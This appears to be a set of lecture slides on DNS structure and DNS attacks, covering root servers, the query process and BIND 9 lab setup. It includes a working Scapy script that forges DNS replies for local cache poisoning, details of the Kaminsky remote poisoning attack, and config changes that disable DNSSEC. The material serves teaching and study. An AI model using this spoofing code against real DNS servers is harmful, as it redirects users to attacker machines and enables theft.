# DNS and Attacks

Outline

- DNS Hierarchy,Zones,and Servers
- DNS Query Process
- DNS Attacks : Overview
- Local DNS Cache Poisoning Attack
- Remote DNS Cache Poisoning Attack
- Reply Forgery Attacks from Malicious DNS Servers
- DNS Rebinding Attack
- Protection Against DNS Cache Poisoning Attacks
- Denial of Service Attacks on DNS Servers

DNS Domain Hierarchy

- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com.

- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc

- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ' . '.

DNS Zone

- DNS is organized according to zones.
- A zone groups contiguous domains and subdomains on the domain tree and assign management authority to an entity.

- The tree structure depicts subdomains within example.com domain.
- In this case, there are multiple DNS zones one for each country. The zone keeps records of who the authority is for each of its subdomains.
- The zone for example.com contains only the DNS records for the hostnames that do not belong to any subdomain like mail.example.com

Zone vs Domain

- A DNS zone only contains a portion of the DNS data for a domain.
- If a domain is not divided into subdomains, the zone and domain are essentially the same, because the zone contains all the DNS data for the domain.
- When a domain is divided into subdomains, their DNS data can still be put in the same zone, so domain and zone are still the same.
- But subdomains can have their own zones.
- usa.example.com is a domain with subdomains as boston, nyc and chicago. Two zones are created for usa.example.com. First contains usa domain, chicago and boston subdomain and second contains nyc subdomain.

Authoritative Name Servers

- Each DNS zone has at least one authoritative nameserver that publishes information about the zone.
- It provides the original and definitive answers to DNS queries.
- An authoritative name server can be a master server (primary) or slave server (secondary).
- A master server stores the master copies of all zone records whereas a slave server uses an automatic updating mechanism to maintain an identical copy of the master records.

DNS ROOT Servers

- The root zone is called ROOT.

- There are 13 authoritative nameservers (DNS root servers) for this zone.

- They provide the nameserver information about all TLDs

    - https://www.internic.net/domain/root.zone

- They are the starting point of DNS queries.

13 DNS Root Servers

List of Root Servers

| HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

They are the most critical infrastructure on the Internet.

Top Level Domain (TLD)

- Infrastructure TLD: .arpa

- Generic TLD (gTLD): .com, .net,

- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs

- Country Code TLD (ccTLD): .au (Australia), .cn (China), .fr (France)

- Reserved TLD: .example, .test, .localhost, .invalid

DNS Query Process

Local DNS Files

- `/etc/host`: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

```
127.0.0.1      localhost
127.0.0.1      www.CSRFLabAttacker.com
127.0.0.1      www.CSRFLabElgg.com
127.0.0.1      www.XSSLabElgg.com
```

- `/etc/resolv.conf`: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

Local DNS Server and Iterative Query Process

Step 1. What is the IP address of www.example.net?

Do not know the answer Go ask .NET servers

ROOT Server

Step 2. What is the IP address of www.example.net?

Do not know the answer Go ask **example.net** servers

.NET Server

Step 3. What is the IP address of www.example.net?

Here is the answer

example.net Server

Local DNS Server

- The iterative process starts from the ROOT Server. If it doesn't know the IP address, it sends back the IP address of the nameservers of the next level server (.NET server) and then the last level server (example.net) which provides the answer.

Emulating Local DNS Server (Step 1: Ask ROOT)

Directly send the query to this server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
net.                   172800   IN      NS      m.gtld-servers.net.
net.                   172800   IN      NS      l.gtld-servers.net.
net.                   172800   IN      NS      k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net.    172800   IN      A       192.55.83.30
l.gtld-servers.net.    172800   IN      A       192.41.162.30
k.gtld-servers.net.    172800   IN      A       192.52.178.30
```

No answer (the root does not know the answer)

Go ask them!

DNS Response

There are 4 types of sections in a DNS response :

- Question section : Describes a question to a nameserver
- Answer section : Records that answer the question
- Authority section : Records that point toward authoritative nameservers
- Additional section : Records that are related to the query.

In the above example, we see that as root server doesn't know the answer there is no answer section, but tells us about the authoritative nameservers (NS Record) along with their IP addresses in the Additional section (A record).

Steps 2-3: Ask .net & example.net servers

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.132.53
b.iana-servers.net.     172800  IN      A       199.43.133.53
```

↰ Ask a .net nameservers.

⬅ Go ask them!

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34
```

↰ Ask an example.net nameservers.

⬅ Finally got the answer

DNS cache

- When the local DNS server gets information from other DNS servers, it caches the information.
- Each piece of information in the cache has a time-to-live value, so it will be eventually time out and removed from the cache.

Set Up DNS Server and Experiment Environment

- We will use this setup for our experiment

User Machine
10.0.2.18

Attacker
10.0.2.17

Local DNS Server
10.0.2.16

LAN

Setup: User Machine

- Need to modify /etc/resolv.conf

- DHCP may overwrite this file, we need to tell DHCP client to manually set the DNS server in this file, and then never modify it thereafter.

Setup: Configure Local DNS Server

➢ <u>Install BIND 9 DNS server</u>: `sudo apt-get install bind9`

➢ <u>Configure BIND 9 server</u>

- BIND 9 gets its configuration from `/etc/bind/named.conf`,

- The file contains several "include" entries. One of the entries is `"/etc/bind/named.conf.options"`. In this file, we can specify where the DNS cache is to be dumped.

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

Commands related to DNS cache ➡

```
$ sudo rndc dumpdb -cache    // Dump the cache to the sepcified file
$ sudo rndc flush            // Flush the DNS cache
```

Configure Local DNS Server: Simplification

➤ Turn Off DNSSEC: DNSSEC is used to protect against spoofing attacks on DNS servers. To simplify our experiment, we need to turn it off. Modify
`named.conf.options`:

```
options {
    # dnssec-validation auto;
    dnssec-enable no;
};
```

➤ Use fixed source port (to simplify our experiment): Modify
`named.conf.options`

```
options {
    query-source port  33333;
};
```

➤ Restart DNS Server: `sudo service bind9 restart`

Set Up DNS Zones on Local DNS Server

➢ <u>Create zones:</u> Create two zone entries in the DNS server by adding them to `/etc/bind/named.conf`.

```
zone "example.net" {
     type master;
     file "/etc/bind/example.net.db";
   };

zone "0.168.192.in-addr.arpa" {
     type master;
     file "/etc/bind/192.168.0.db";
   };
```

For forward lookup
(Hostname → IP).

For reverse lookup
(IP → hostname).

Zone File for Forward Lookup

/etc/bind/example.net.db (The file name is specified in `named.conf`)

```
$TTL 3D ; default expiration time of all resource records without
        :    their own TTL
@       IN      SOA     ns.example.net. admin.example.net. (
        1                ; Serial
        8H               ; Refresh
        2H               ; Retry
        4W               ; Expire
        1D )             ; Minimum

@       IN      NS      ns.example.net.        ;Address of nameserver
@       IN      MX      10 mail.example.net.   ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.net
mail    IN      A       192.168.0.102   ;Address of mail.example.net
ns      IN      A       192.168.0.10    ;Address of ns.example.net
*.example.net. IN A     192.168.0.100   ;Address for other URL in
                                        ;   the example.net domain
```

@: Represents the origin specified in `named.conf` (string after "zone") [`example.net`]

Zone File for Reverse Lookup

/etc/bind/192.168.0.db: (The file name is specified in `named.conf`)

```
$TTL 3D
@          IN       SOA       ns.example.net. admin.example.net. (
                    1
                    8H
                    2H
                    4W
                    1D)
@          IN       NS        ns.example.net.

101        IN       PTR       www.example.net.
102        IN       PTR       mail.example.net.
10         IN       PTR       ns.example.net.
```

Testing Our Setup

```
$ dig www.example.net
<<>> DiG 9.5.0b2 <<>> www.example.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
    ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A       192.168.0.10
```

DNS Attacks

- **Denial-of-Service Attacks (DoS):** When the local DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines cannot retrieve IP addresses which essentially cuts down the communication.

- **DNS Spoofing Attacks:**
  - Primary goal: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
  - Example: If a user's intention is to visit a bank's web site to do online banking, but the IP address obtained through the DNS process is attacker's machine, the user machine will communicate to the attacker's web server.

Overview of the Attack Surfaces

DNS Attacks on Compromised Machines

- If attackers have gained the root privileges on a machine,

  - Modify `/etc/resolv.conf`: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.

  - Modify `/etc/hosts`: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com which can lead to attacker's machine.

Local DNS Cache Poisoning Attack

Spoofing DNS Replies (from LAN)

Local DNS Cache Poisoning Attack

Goal: Forge DNS replies after seeing a query from Local DNS Server

```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
    IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   rdata='1.2.3.4', ttl=259200)
    NSsec  = DNSRR(rrname="example.net", type='NS',
                   rdata='ns.attacker32.com', ttl=259200)
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                 aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                 an=Anssec, ns=NSsec)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
          prn=spoof_dns)
```

Local DNS Cache Poisoning Attack

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.      IN A

;; ANSWER SECTION:
www.example.net.    259200  IN A        1.2.3.4              ①

;; AUTHORITY SECTION:
example.net.        259200  IN NS       ns.attacker32.com.   ②
```

Inspect the Cache

```
; authauthority
example.net.            25|9185  NS      ns.attacker32.com.
; authanswer
www.example.net.        259185  A       1.2.3.4
```

- Run "`sudo rndc dumpdb -cache`" and check the contents of "`/var/cache/bind/dump.db`".
- Clean the cache using "`sudo rndc flush`" before doing the attack.

Remote DNS Cache Poisoning Attack

Challenges

Challenges: For remote attackers who are not on the same network as the local DNS server, spoofing replies is much more difficult, because they need to guess two random numbers used by the query packet:

- Source port number (16-bit random number)
- Transaction ID (16-bit random number)

Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to wait for the cache to timeout for the next attempt.

The Kaminsky Attack

How can we keep forging replies without worrying about the cache effect?

Kaminsky's Idea:

- Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.

- Provide forged answer in the Authority section

The Kaminsky Attack: A Sample Response

This random name will change for each attack attempt

This answer does not matter

```
;; QUESTION SECTION:
;twysw.example.com.              IN   A

;; ANSWER SECTION:
twysw.example.com.       259200  IN   A   1.2.3.4

;; AUTHORITY SECTION:
example.com.             259200  IN   NS  ns.attacker32.com
```

This is what we want the local DNS server to cache

Tell the DNS server to use this one as the nameserver for the example.com domain

Spoofing Replies: IP and UDP headers

Version	Header Length	Type of Service	Total Length		
Identification			IP Flags	Fragment Offset	
Time To Live (TTL)		Protocol: 17 (UDP)	Header Checksum		IP Header
Source Address					
Destination Address					
Source Port (53)			Destination Port		UDP Header
UDP Length			UDP Checksum		
Transaction ID			Flags (0x8400)		DNS Header
Number of Question Records (1)			Number of Answer Records (1)		
Number of Authority Records (1)			Number of Additional Records (0)		

Spoofing Replies: DNS Header and Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net

Representation in the packet
(Total: 0x13 bytes)

| 2 | n | s | 10 | a | t | t | a | c | k | e | r | 3 | 2 | 3 | c | o | m | 0 |

Attacks from Malicious DNS Server

Attacks from Malicious DNS Server

